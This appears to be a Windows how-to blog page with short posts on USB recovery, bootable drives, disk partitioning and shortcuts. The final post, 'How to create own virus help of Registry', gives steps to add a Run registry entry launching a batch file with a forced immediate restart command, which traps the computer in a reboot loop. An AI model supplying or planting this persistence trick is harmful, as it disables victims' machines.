Showing posts with label Windows 7. Show all posts

Monday, April 17, 2017

HOW TO RECOVER VIRUS INFECTED OR HIDE DATA FILE IN PENDRIVE


METHOD:1


1. Insert your virus infected pen drive.


2. Open pendrive as “Open in new window”


3. Then type in search box “ *. ” without quote.


4. You will see your all files.

METHOD:2

1. Insert your virus infected pen drive.

2. Open “MyComputer” then click on “Options”


     3.  Select “Change folder and Search” then click on “View “ tab.
  

4. Now Uncheck Hide options in View tab.


Wednesday, March 2, 2016

How to Make bootable pendrive easily


1:-we take the 8GB(minimum) pen drive.

2:-then right click on pendrive(as given in picture)


3:- Choose  "NTFS" file system and  uncheck quick format then click start button.


4:- After complete the formatting process we have insert the bootable disk of operating system like windows 7, 8, 10(as given below).


5:- Copy all the files in in your bootable window CD and PASTE in PENDRIVE.

    !!the bootable process completed after the copying file and use as bootable pendrive!!


Saturday, June 1, 2013

How to Format your computer without CD/DVD of windows


1:-Firstly we have to need DEAMON TOOL software.

2:-Then create image of windows operating system from disk.

3:-Open deamon tool software and select for mount.


4:-After the add image of windows in deamon software the MOUNT the image
    And starting your computer formatting 

Saturday, April 20, 2013

How to create safely remove USB shortcut


1:-Right click on desktop screen then select "New" option.

2:-Then choose "Shortcut" and copy & paste below line in browse box.

         rundll32.exe shell32.dll,Control_RunDLL hotplug.dll

3:-After click on "Ok" button. 


Monday, November 26, 2012

How to use your desktop window in multiple window


It is possible that you can use your desktop window in multiple 
form of window with the help of third party software. You can do
different-different work on different-different desktop window
as you wish.  


1:-Firstly download this software here

2:-Then launch this software also you can follow these step below

AFTER DOWNLOAD SOFTWARE


LET's SEE ON SIDEBAR RED CIRCLE IMAGE


Friday, October 19, 2012

How to create partition without formatting window in Window 7


1:- Firstly  press "Windows+R" button and type “compmgmt.msc” .

2:-Now Choose “Disk Management” on left panel.


3:-Right click on any enough(regarding space) disk and choose “Shrink” option.


4:-Then enter the amount of new disk(as per required you) then press “ok”.


Friday, August 5, 2011

How to create own virus help of Registry


This trick is very harmful for computer. This trick is very easy and harmful 
for computer. Suppose After complete  this trick you see your computer restart 
automatically again and again at you start your computer.


1:-Start à Run à “regedit” type without quote.

2:-Find this address in registry editor below….

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]

3-After find this address Right click on right portion and create string 
   value for choose  “New à String value” and rename this string value 
   as “Restart”.

4:-And after Right click on “Restart” string value and choose “modified” 
    and paste this address in quote “D:\restart.bat” .


Type in notepad following steps below

IN Windows Xp
cd\
shutdown –r –f –t 00

OR


IN Windows7

cd\
shutdown /r /f /t 00


And save it name as restart.bat

Copy this Restart.bat file and paste in Hard drive (D:) 


And Restart the computer ……………..